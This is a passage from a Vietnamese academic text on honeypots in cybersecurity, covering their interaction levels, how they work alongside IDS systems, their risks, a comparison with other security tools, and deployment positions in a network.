Honeypot có thể được phân loại dựa trên mức độ tương tác mà hệ thống bẫy cho phép. Dựa theo cách này, có thể chia thành ba loại chính: Honeypot cấp thấp (Low-Interaction), Honeypot cấp trung (Mid-Interaction), Honeypot cấp cao (High-Interaction). Mỗi loại đều có những đặc điểm, ưu nhược điểm và mục đích sử dụng riêng biệt trong từng bối cảnh an ninh mạng khác nhau.

### 2.4.1 Honeypot cấp thấp (Low-Interaction)

Honeypot cấp thấp là hệ thống bẫy bảo mật mô phỏng một phần nhỏ các dịch vụ hoặc ứng dụng thật, cho phép kẻ tấn công tương tác rất hạn chế. Các tương tác này thường chỉ ở mức giao tiếp bề mặt, như mở cổng dịch vụ giả lập, mà không cung cấp truy cập vào hệ điều hành thực. Do đó, loại honeypot này có rủi ro thấp và dễ triển khai.

#### Ưu điểm

- Dễ cài đặt và cấu hình, không yêu cầu nhiều tài nguyên phần cứng.
- Mức độ rủi ro thấp, vì kẻ tấn công không thể điều khiển hệ thống thật.
- Hiệu quả trong phát hiện hành vi quét cổng, dò mật khẩu (brute-force), hoặc thăm dò mạng.

#### Nhược điểm

- Thu thập được ít thông tin do giới hạn mức độ tương tác.
- Dễ bị nhận diện là honeypot do tính mô phỏng không chân thực.

#### Một số công cụ tiêu biểu

- **Honeyd:** Mô phỏng nhiều máy ảo trên cùng một máy vật lý, hỗ trợ giả lập nhiều dịch vụ mạng khác nhau.
- **Dionaea:** Thiết kế để thu hút và ghi nhận mã độc, đặc biệt là các phần mềm khai thác lỗ hổng dịch vụ.
- **Glastopf:** Honeypot dạng web, mô phỏng các lỗ hổng PHP nhằm ghi nhận tấn công web.

## Khi nào nên sử dụng

- Khi cần giám sát các tấn công quy mô lớn như quét IP, dò mật khẩu.
- Phù hợp với môi trường sản xuất nhằm giảng bẫy các tấn công ban đầu mà không ảnh hưởng tới hệ thống thật.

### 2.4.2 Honeypot cấp cao (High-Interaction)

Honeypot cấp cao cung cấp môi trường tương tác đầy đủ và chân thực, cho phép kẻ tấn công khai thác hệ thống như thể đó là hệ thống thật sự. Mô hình này thường bao gồm hệ điều hành thật (hoặc máy ảo), các dịch vụ thực như SSH, FTP, HTTP và hệ thống ghi log để theo dõi toàn bộ hành vi tấn công.

#### Ưu điểm

- Cung cấp dữ liệu chi tiết phục vụ phân tích hành vi và chiến thuật tấn công.
- Rất hiệu quả trong nghiên cứu mã độc, đặc biệt là các cuộc tấn công APT.
- Có khả năng phát hiện các khai thác lỗ hổng chưa được công bố (zero-day).

#### Nhược điểm

- Có nguy cơ cao nếu bị chiếm quyền điều khiển, đòi hỏi cấu hình và giám sát chặt chẽ.
- Yêu cầu nhiều tài nguyên hệ thống (CPU, RAM, băng thông).
- Đòi hỏi đội ngũ chuyên môn để theo dõi và phân tích log.

#### Một số công cụ tiêu biểu

- **Cowrie (tiền thân là Kippo):** Mô phỏng dịch vụ SSH, ghi lại đầy đủ tương tác và lệnh gõ của kẻ tấn công.
- **Cuckoo Sandbox:** Môi trường cách ly chuyên dùng để phân tích hành vi của mã độc.

- **MHN (Modern Honey Network):** Hệ thống tập trung kết hợp nhiều honeypot (Dionaea, Kippo, Snort...) giúp thu thập và hiển thị dữ liệu tấn công trên giao diện web.

## Khi nào nên sử dụng

- Trong môi trường nghiên cứu hoặc giả lập tấn công mạng.
- Khi cần phân tích kỹ lưỡng hành vi hacker, đặc biệt là trong điều tra pháp y số hoặc phòng chống APT.

### **2.4.3 Honeypot cấp trung (Mid-Interaction)**

Honeypot cấp trung là dạng trung gian giữa cấp thấp và cấp cao, cho phép kẻ tấn công tương tác ở mức vừa phải mà không cần triển khai hệ điều hành thật. Chúng mô phỏng hành vi hệ thống đủ sâu để đánh lừa những kẻ tấn công không quá tinh vi, đồng thời vẫn giữ được mức độ an toàn nhất định.

#### **Ưu điểm**

- Tăng cường độ chân thực so với Low-Interaction.
- Thu thập được nhiều dữ liệu hơn nhưng không rủi ro như High-Interaction.
- Cân bằng giữa khả năng mô phỏng và yêu cầu tài nguyên.

#### **Nhược điểm**

- Vẫn có nguy cơ bị phát hiện bởi hacker tinh vi.
- Không đủ sâu để phân tích toàn diện mã độc hoặc hành vi tinh vi như APT.

#### **Khi nào nên sử dụng**

- Khi muốn phân tích hành vi tấn công ở mức trung bình mà không cần triển khai hệ thống đầy đủ.
- Khi giới hạn về tài nguyên không cho phép triển khai honeypot cấp cao.

## 2.5 Vai trò của Honeypot trong hệ thống phòng thủ chủ động

Trong bối cảnh an ninh mạng ngày càng phức tạp, hệ thống phòng thủ truyền thống như firewall, IDS/IPS và phần mềm chống mã độc dần bộc lộ hạn chế do chỉ phản ứng khi mối đe dọa đã xảy ra. Trong khi đó, honeypot đóng vai trò là một thành phần phòng thủ chủ động, có khả năng cảnh báo sớm, thu thập dữ liệu tấn công thực tế và hỗ trợ nâng cao chiến lược phòng thủ.

### Cảnh báo sớm mối đe dọa (Early Warning)

Vì honeypot không phục vụ mục đích sử dụng thực tế, bất kỳ truy cập nào đều được xem là đáng ngờ. Điều này giúp phát hiện sớm các hành vi quét cổng, brute-force và khai thác lỗ hổng trước khi chúng tiếp cận hệ thống sản xuất<sup>14</sup>.

### Thu thập kỹ thuật tấn công và chuỗi công cụ

Các honeypot dạng tương tác cao (high-interaction) có thể ghi lại toàn bộ chuỗi lệnh, payload và công cụ dùng trong tấn công. Đây là nguồn dữ liệu quan trọng để phân tích TTPs (Tactics, Techniques, Procedures), xây dựng model phát hiện dựa trên học máy và cập nhật chữ ký IDS/IPS một cách hiệu quả<sup>15</sup>.

### Phòng thủ kiến trúc đa lớp (Defense-in-Depth)

Khi được tích hợp trong hệ sinh thái bảo mật cùng tường lửa, IDS/IPS, SIEM và hệ thống phản ứng tự động (SOAR), honeypot có thể:

- Làm chậm và đánh lạc hướng tấn công (acting as a “decoy”)<sup>16</sup>.
- Gửi cảnh báo thời gian thực để cập nhật chính sách firewall hoặc thực thi các hành động bảo vệ.

Nghiên cứu gần đây cũng chứng minh rằng hệ thống kết hợp honeypot và IDS/IPS có thể phát hiện sớm các mối đe dọa và giảm tỷ lệ cảnh báo giả<sup>17</sup>.

<sup>14</sup>Baykara & Daş (2015) cho thấy khả năng kết hợp honeypot và IDS/IPS để phát hiện khai thác lỗ hổng zero-day, điều mà hệ thống IDS truyền thống có thể bỏ sót.

<sup>15</sup>Spitzner (2003) khẳng định: “Honeypots là nguồn tài nguyên thông tin khi bị xâm nhập hoặc sử dụng trái phép”.

<sup>16</sup>Spitzner (2003) đề cập honeypot có thể “hút” tấn công, giúp hệ thống chính có thời gian phản ứng

<sup>17</sup>Harani et al. (2024) nhấn mạnh giá trị phòng thủ năng động của honeypot khi tích hợp trong

## Môi trường nghiên cứu, huấn luyện và kiểm thử

Honeypot là công cụ lý tưởng để mô phỏng tấn công mạng trong môi trường kiểm soát, giúp:

- Phân tích hành vi mã độc, đặc biệt trong nghiên cứu APT và phát triển response plan.
- Huấn luyện đội ngũ SOC và kiểm thử hệ thống bảo mật.
- Tăng hiệu quả nghiên cứu học thuật trong phân tích dữ liệu thực tế mà không gây rủi ro cho hệ thống thực.

## Ghi nhận mối đe dọa tiên tiến (Advanced Threat Detection)

Trong trường hợp tổ chức phải đối phó với APT hoặc insider threat, honeypot trở thành chìa khóa để phát hiện sớm các kỹ thuật tấn công tinh vi, bao gồm các quá trình truy vết nội bộ và duy trì lâu dài<sup>18</sup>.

## Tóm lại

Honeypot không chỉ đơn giản là một hệ thống trinh sát mà là thành phần quan trọng của một chiến lược phòng thủ chủ động. Khi được triển khai đúng cách và tích hợp khéo léo với các giải pháp bảo mật khác, honeypot giúp tổ chức:

- Phát hiện mối đe dọa sớm.
- Thu thập thông tin chiến thuật và kỹ thuật tấn công.
- Tăng cường năng lực phòng thủ chiến lược.
- Tạo môi trường thực tế cho nghiên cứu và đào tạo.


---

hệ thống IDPS

<sup>18</sup>Spitzner (2003) đã chỉ ra tiềm năng phát hiện insider threat thông qua môi trường honeypot tinh vi.

## 2.6 Cách thức hoạt động của Honeypot

Honeypot không chỉ là một hệ thống bẫy mà còn là một thành phần tích cực trong kiến trúc phòng thủ mạng thông minh. Về mặt kỹ thuật, honeypot hoạt động như một điểm kết nối giả lập, được thiết kế để thu hút và tương tác với các hành vi xâm nhập trái phép, từ đó ghi nhận, phân tích và hỗ trợ nâng cao khả năng phòng vệ mạng. Quá trình hoạt động của honeypot thường bao gồm năm thành phần chính: kẻ tấn công, hệ thống honeypot, công cụ phân tích xâm nhập (Intrusion Detection Engine), cơ sở dữ liệu luật (Rule Database), và hệ thống phát hiện xâm nhập (IDS).



Hình 2.4: Sơ đồ quá trình hoạt động Honeypot

### 1. Kẻ tấn công (Attacker)

Thông thường, một hacker hoặc phần mềm độc hại (malware) từ Internet sẽ tiến hành các hoạt động như quét cổng (port scanning), dò quét lỗ hổng (vulnerability scanning) hoặc brute-force đăng nhập. Honeypot được thiết lập để giả lập một mục tiêu dễ bị tấn công, từ đó dụ kẻ tấn công tương tác với nó thay vì hệ thống thực. Do đó, mọi kết nối đến honeypot đều được xem là bất thường và có thể là dấu hiệu của hành vi thù địch<sup>19</sup>.

<sup>19</sup>Spitzner (2003) nhấn mạnh rằng bất kỳ sự tương tác nào với honeypot đều là "có chủ đích và đáng ngờ", vì honeypot không phục vụ người dùng hợp pháp.

## 2. Honeypot

Khi kẻ tấn công bắt đầu tương tác, honeypot sẽ tiến hành hai giai đoạn: thu thập và phân tích dữ liệu.

### 2.1. Thu thập dữ liệu (Data Collection)

Honeypot ghi lại toàn bộ hoạt động của kẻ tấn công, bao gồm:

- Địa chỉ IP, user-agent, thời gian và địa điểm kết nối.
- Các gói tin gửi nhận (packet capture), câu lệnh nhập qua SSH hoặc Telnet, payload được tải lên.
- Thay đổi hệ thống, hành vi khai thác (exploit), mã độc tải xuống (dropper).

Dữ liệu này thường được lưu trữ tại log nội bộ hoặc gửi đến hệ thống giám sát trung tâm để phân tích tiếp theo<sup>20</sup>.

### 2.2. Phân tích dữ liệu (Data Analysis)

Dữ liệu sau khi thu thập sẽ được xử lý nhằm:

- Phân loại loại hình tấn công (ví dụ: brute-force, khai thác RCE, SQL injection...).
- Trích xuất đặc trưng kỹ thuật (attack signature) như chuỗi byte nguy hiểm, shellcode, hành vi bất thường.
- Nhận diện công cụ sử dụng: Metasploit, Nmap, Cobalt Strike...

Dữ liệu đầu ra là cơ sở để cập nhật mô hình phát hiện xâm nhập, đặc biệt trong phát hiện tấn công zero-day hoặc hành vi chưa có mẫu định danh.

## 3. Intrusion Detection Engine

Hệ thống phân tích xâm nhập (Intrusion Detection Engine) có nhiệm vụ xử lý các dữ liệu thô do honeypot tạo ra. Thông qua các kỹ thuật học máy, khai phá dữ liệu hoặc so sánh mẫu (pattern matching), hệ thống này có thể:

- Sinh ra chữ ký mới cho các hình thức tấn công chưa biết (signature generation).
- Huấn luyện mô hình hành vi để phục vụ cho hệ thống anomaly detection.

---

<sup>20</sup>Baumgartner et al. (2021) cho rằng các honeypot hiện đại thường tích hợp sẵn cơ chế gửi log thời gian thực về hệ thống SIEM để tăng tốc phản ứng.

- Gửi dữ liệu cấu hình mới cho các thành phần bảo mật khác (firewall, SIEM, IDS).

Một số hệ thống nâng cao còn có khả năng tự động phân loại mức độ nguy hiểm của mối đe dọa (threat scoring) hoặc kích hoạt hành động phản ứng (active defense)<sup>21</sup>.

## 4. Rule Database

Rule Database là kho lưu trữ các luật nhận diện tấn công và hành vi bất thường. Nó bao gồm:

- Luật dựa trên chữ ký (misuse detection): Phát hiện các mẫu đã biết như mã độc, shell command, injection.
- Luật dựa trên hành vi (anomaly detection): So sánh với ngưỡng bình thường của hệ thống để phát hiện bất thường.

Các luật này không chỉ phục vụ IDS mà còn cung cấp dữ liệu cho firewall, SIEM và hệ thống giám sát mạng (NDR).

## 5. Hệ thống phát hiện xâm nhập (IDS)

Hệ thống IDS nhận các cập nhật từ Rule Database và honeypot để giám sát hệ thống thực. Khi phát hiện truy cập trùng với chữ ký đã biết hoặc có hành vi vượt ngưỡng cho phép, IDS sẽ:

- Sinh cảnh báo thời gian thực gửi đến SOC.
- Tự động chặn kết nối hoặc yêu cầu firewall hành động.
- Lưu trữ log để phục vụ giám định sau sự cố (forensics).

Hệ sinh thái kết hợp giữa honeypot và IDS tạo nên một chu trình phát hiện và phản ứng nhanh chóng, giảm thiểu thiệt hại và tăng cường bảo vệ trước các tấn công hiện đại.

## Tổng kết

Quy trình hoạt động của honeypot không đơn lẻ mà tích hợp sâu vào kiến trúc phòng thủ chủ động. Từ việc thu hút, ghi nhận, phân tích đến cảnh báo và phản ứng, honeypot mang lại giá trị chiến lược trong cả bảo vệ và nghiên cứu an ninh mạng hiện đại.

---

<sup>21</sup>Liu et al. (2022) trình bày mô hình kết hợp honeypot với học sâu để sinh chữ ký và tăng hiệu quả phát hiện zero-day.

## 2.7 Rủi ro khi sử dụng Honeypot

Mặc dù honeypot là một công cụ hữu ích trong chiến lược phòng thủ chủ động, việc triển khai và vận hành hệ thống này cũng tiềm ẩn không ít rủi ro về mặt an ninh, kỹ thuật và chiến lược. Nếu không được cấu hình và quản lý cẩn thận, honeypot có thể trở thành một điểm yếu thay vì một công cụ bảo vệ. Dưới đây là một số rủi ro chính thường gặp.

### **Không đảm bảo khả năng bảo vệ toàn diện**

Honeypot không thay thế cho các hệ thống an ninh truyền thống như firewall hay hệ thống phát hiện xâm nhập (IDS). Nó chỉ đóng vai trò thu hút và quan sát một phần nhỏ các hành vi độc hại. Nếu kẻ tấn công không tương tác với honeypot hoặc nhận diện được đó là mồi nhử, chúng hoàn toàn có thể né tránh và trực tiếp nhắm vào hệ thống thật<sup>22</sup>.

### **Nguy cơ cấu hình sai hoặc lộ diện**

Một trong những rủi ro phổ biến là cấu hình sai, chẳng hạn mở cổng mạng không cần thiết, sử dụng tên miền nội bộ thực hoặc để lộ header nhận diện dịch vụ giả lập. Những sai sót này có thể khiến kẻ tấn công nhanh chóng xác định được rằng họ đang tương tác với một honeypot, từ đó vô hiệu hóa hiệu quả của nó hoặc thậm chí khai thác để xâm nhập hệ thống thực. Đặc biệt với high-interaction honeypot, nếu không có biện pháp cô lập hiệu quả (sandboxing, VLAN, tường lửa nội bộ), nó có thể bị lợi dụng làm bàn đạp tấn công sang các mục tiêu khác trong mạng nội bộ.

### **Nguy cơ bị thao túng dữ liệu**

Trong một số trường hợp, kẻ tấn công có thể cố tình cung cấp thông tin sai lệch hoặc giả mạo hành vi để đánh lạc hướng nhà phân tích. Ví dụ, một attacker có thể chèn các câu lệnh vô nghĩa hoặc mã độc không hoạt động vào session tấn công để gây nhầm lẫn hoặc lãng phí thời gian phân tích. Điều này đặc biệt nguy hiểm nếu các hệ thống phân tích tự động (machine learning) học từ dữ liệu bị làm nhiễu, dẫn đến việc tạo ra các chữ ký tấn công kém chính xác.

---

<sup>22</sup>Spitzner (2003) lưu ý rằng honeypot chỉ cung cấp "giá trị phát hiện cao nhưng độ bao phủ rất thấp".

## Tăng nguy cơ xâm nhập nếu không cō lập tốt

High-interaction honeypot thường sử dụng hệ điều hành và dịch vụ thật, từ đó có nguy cơ bị chiếm quyền nếu lỗ hổng chưa được vá. Trong trường hợp thiếu biện pháp giám sát và cô lập, attacker có thể chiếm quyền điều khiển honeypot và sử dụng nó như một trung gian để tấn công sang hệ thống khác hoặc làm nền tảng phát tán mã độc (pivot attack). Vì lý do này, việc triển khai honeypot cần đảm bảo tuân thủ nguyên tắc phân vùng và kiểm soát nghiêm ngặt quyền truy cập mạng.

## Chi phí triển khai và duy trì

Dù honeypot cấp thấp khá dễ triển khai, các hệ thống honeypot phức tạp như high-interaction hoặc hybrid honeynet đòi hỏi nguồn lực đáng kể về phần cứng, phần mềm và nhân lực để vận hành và giám sát liên tục. Việc thu thập và phân tích dữ liệu từ honeypot cũng đòi hỏi kỹ năng chuyên môn cao, gây áp lực cho đội ngũ an ninh mạng nếu không được đào tạo đầy đủ.

## Tổng kết

Honeypot là một vũ khí hai lưỡi: nếu triển khai đúng cách, nó cung cấp thông tin quý giá về các mối đe dọa; ngược lại, nếu quản lý không tốt, nó có thể gây nguy hiểm cho toàn bộ hệ thống mạng. Do đó, việc thiết kế, cấu hình và giám sát honeypot cần được thực hiện một cách bài bản, có quy trình kiểm tra định kỳ, và tích hợp trong một kiến trúc an ninh tổng thể thay vì hoạt động biệt lập.

## 2.8 So sánh Honeypot với các giải pháp bảo mật khác

Trong hệ sinh thái an ninh mạng, honeypot là một trong những công cụ đặc biệt vì không trực tiếp bảo vệ hệ thống mà thay vào đó đóng vai trò làm “mồi nhử” để thu thập thông tin từ các cuộc tấn công thực tế. Bảng sau đây trình bày so sánh chi tiết giữa honeypot và ba giải pháp bảo mật phổ biến khác: tường lửa (Firewall), hệ thống phát hiện/ngăn chặn xâm nhập (IDS/IPS), và phần mềm chống mã độc (Antivirus).


Tiêu chí	Honeypot	Tường lửa (Firewall)	IDS/IPS	Antivirus
<b>Chức năng chính</b>	Bẫy và giám sát kẻ tấn công	Chặn truy cập trái phép	Phát hiện (IDS) hoặc ngăn chặn (IPS) tấn công	Phát hiện và loại bỏ mã độc
<b>Hoạt động dựa trên</b>	Tương tác trực tiếp với hacker	Luật định tuyến, lọc luồng mạng	Phân tích gói tin và mẫu hành vi mạng	Cơ sở dữ liệu chữ ký và heuristic
<b>Phạm vi bảo vệ</b>	Không trực tiếp bảo vệ; chủ yếu dùng để phân tích hành vi tấn công	Giới hạn lưu lượng vào/ra hệ thống mạng	Phát hiện và ngăn chặn tấn công trong luồng mạng	Bảo vệ tập tin, tiến trình trên máy người dùng
<b>Khả năng phát hiện mối đe dọa mới</b>	Cao, đặc biệt với APT và tấn công Zero-day	Thấp (dựa trên luật cố định)	Trung bình, phụ thuộc vào cấu hình và thuật toán	Thấp nếu không được cập nhật thường xuyên
<b>Chủ động hay bị động?</b>	Chủ động – thu hút và ghi nhận tương tác của hacker	Chủ động – chặn truy cập theo quy tắc	IDS: bị động; IPS: chủ động	Bị động – phản ứng khi phát hiện mã độc

<b>Tính phát hiện hành vi</b>	Cao – giám sát hành vi thực tế của đối tượng tấn công	Không có khả năng phát hiện hành vi	Có – thông qua luật và phân tích mẫu lưu lượng	Có – dựa trên hành vi mẫu hoặc chữ ký
<b>Khả năng ghi log chi tiết</b>	Rất cao – ghi toàn bộ thao tác, kết nối, lệnh	Thấp – thường chỉ ghi thông tin kết nối	Trung bình – log gói tin và sự kiện phát hiện	Thấp – chỉ ghi nhận sự kiện phát hiện mã độc
<b>Chi phí triển khai</b>	Trung bình đến cao (tùy loại low/high interaction)	Thấp đến trung bình	Trung bình đến cao	Thấp
<b>Rủi ro bảo mật</b>	Có – nếu là honeypot tương tác cao và không được cách ly tốt	Rất thấp	Có thể bị né tránh qua kỹ thuật obfuscation hoặc traffic shaping	Có thể bỏ sót mã độc mới, đặc biệt là mã độc polymorphic

Từ bảng trên có thể thấy, honeypot không phải là giải pháp thay thế cho các công cụ bảo mật truyền thống mà đóng vai trò bổ sung trong chiến lược phát hiện sớm và phân tích sâu các hành vi tấn công. Khi được triển khai đúng cách, honeypot giúp nâng cao nhận thức tình báo mối đe dọa (threat intelligence) và hỗ trợ xây dựng các hệ thống phòng thủ hiệu quả hơn.

## 2.9 Các mô hình ứng dụng Honeypot thực tế

Việc triển khai honeypot trong hệ thống mạng không chỉ đơn thuần là đặt một bẫy để ghi nhận hoạt động xâm nhập, mà còn là một chiến lược quan trọng trong giám sát an ninh, nghiên cứu mối đe dọa và phòng thủ chủ động. Tùy thuộc vào mục tiêu giám sát, nguồn lực kỹ thuật và mức độ rủi ro chấp nhận được, honeypot có thể được triển khai ở nhiều vị trí khác nhau trong kiến trúc mạng. Mỗi vị trí sẽ đem lại những lợi ích riêng và đi kèm với các thách thức cụ thể.



Hình 2.5: Ứng dụng thực tế của Honeypot trong hệ thống mạng

### 2.9.1 Honeypot trong mạng nội bộ (Internal Network)

Honeypot được triển khai bên trong hệ thống mạng doanh nghiệp nhằm giám sát các hành vi đáng ngờ xuất phát từ người dùng nội bộ hoặc từ các thiết bị đã bị xâm nhập. Mục tiêu của phương pháp này là phát hiện sớm các mối đe dọa đã vượt qua được tường lửa và đang âm thầm hoạt động bên trong mạng.

#### Ưu điểm

- Phát hiện sớm các hành vi tấn công bên trong tổ chức, bao gồm cả mối đe dọa nội bộ (insider threat) và hoạt động của mã độc sau khi xâm nhập.


- Giám sát các thiết bị có dấu hiệu bị lây nhiễm hoặc bị điều khiển từ xa bởi các botnet.
- Hỗ trợ phân tích pháp chứng (forensic) sau khi xảy ra sự cố an ninh.

## Nhược điểm

- Nếu không được cách ly và cấu hình đúng cách, honeypot có thể bị lợi dụng để mở rộng tấn công sang các hệ thống khác.
- Dễ bị nhận diện hơn do mạng nội bộ thường có ít nhiễu, hacker có thể nghi ngờ nếu nhận thấy hành vi hệ thống không tự nhiên.
- Khó triển khai trong các mạng có phân đoạn bảo mật phức tạp hoặc đòi hỏi tích hợp chặt chẽ với các thiết bị bảo mật hiện có.

### 2.9.2 Honeypot trong vùng trung lập (DMZ)

Vùng trung lập (Demilitarized Zone – DMZ) là khu vực mạng nằm giữa mạng nội bộ và Internet, dùng để chứa các dịch vụ công khai như web server, mail server hoặc DNS. Việc tách biệt này cho phép hệ thống giảm thiểu nguy cơ khi bị tấn công từ bên ngoài – nếu một dịch vụ trong DMZ bị xâm nhập, kẻ tấn công vẫn khó có thể tiếp cận trực tiếp vào mạng nội bộ<sup>23</sup>.



Hình 2.6: Cấu trúc mạng vùng DMZ

Khu vực DMZ thường chứa các dịch vụ công khai như web server, mail server hoặc DNS, vốn là mục tiêu tấn công phổ biến từ Internet. Việc triển khai honeypot tại đây giúp mô phỏng các dịch vụ dễ bị tấn công và ghi nhận hành vi từ các nguồn bên ngoài.

---

<sup>23</sup>Scarfone, K., & Mell, P. (2007). *Guide to Intrusion Detection and Prevention Systems (IDPS)*. NIST Special Publication 800-94.

## **Ưu điểm**

- Tăng cường bảo vệ cho các dịch vụ thật bằng cách làm phân tán nỗ lực tấn công từ phía hacker.
- Ghi nhận các cuộc tấn công có chủ đích, như brute-force, khai thác lỗ hổng web, injection, v.v.
- Phù hợp cho việc phát hiện sớm các đợt tấn công tự động quy mô lớn, đồng thời hỗ trợ phân tích các công cụ và kỹ thuật mà hacker sử dụng.

## **Nhược điểm**

- Nếu honeypot không được cách ly tốt, có thể bị lợi dụng để truy cập vào hệ thống bên trong.
- DMZ thường có nhiều lưu lượng hợp lệ, do đó việc phân biệt giữa truy cập thật và hành vi độc hại có thể gây khó khăn trong phân tích.
- Việc ghi log và cảnh báo cần đồng bộ với hệ thống firewall và IDS để tránh ghi nhận nhầm hoặc bỏ sót dữ liệu quan trọng.

### **2.9.3 Honeypot đối diện trực tiếp với Internet**

Đây là hình thức triển khai honeypot phổ biến trong các dự án nghiên cứu bảo mật hoặc hệ thống cảnh báo sớm quy mô lớn. Honeypot được đặt trực tiếp ngoài biên mạng, không qua proxy hay tường lửa, nhằm mục tiêu ghi nhận các cuộc tấn công phô quát từ Internet.

## **Ưu điểm**

- Cho phép thu thập mẫu tấn công từ nhiều nguồn khác nhau trên toàn cầu, bao gồm các hình thức quét cổng, brute-force, tấn công từ botnet và mã độc khai thác lỗ hổng.
- Là nguồn dữ liệu quan trọng phục vụ nghiên cứu an ninh mạng, phân tích mối đe dọa và xây dựng chiến lược phản ứng hiệu quả.
- Hữu ích trong việc phát hiện các chiến dịch tấn công mới, chiến thuật khai thác zero-day và xu hướng của các nhóm hacker.

## **Nhược điểm**

- Rất dễ trở thành mục tiêu bị chiếm quyền nếu không có biện pháp cách ly nghiêm ngặt, đặc biệt là với high-interaction honeypot.


- Dữ liệu thu được có thể không phản ánh đúng đặc điểm hoặc mối đe dọa thực tế mà tổ chức đang đối mặt.
- Vì không giống một máy chủ sản xuất thông thường, honeypot kiểu này có thể bị hacker phát hiện và bỏ qua, làm giảm hiệu quả theo dõi.

## Tổng kết

Việc lựa chọn vị trí triển khai honeypot cần dựa trên mục tiêu sử dụng cụ thể: bảo vệ dịch vụ, nghiên cứu tấn công hay phát hiện nguy cơ nội bộ. Khi triển khai hợp lý và có cơ chế giám sát chặt chẽ, honeypot không chỉ là một bẫy kỹ thuật mà còn là công cụ chiến lược giúp nâng cao khả năng phát hiện, phân tích và ứng phó với các mối đe dọa mạng hiện đại.

## 2.10 Honeynet

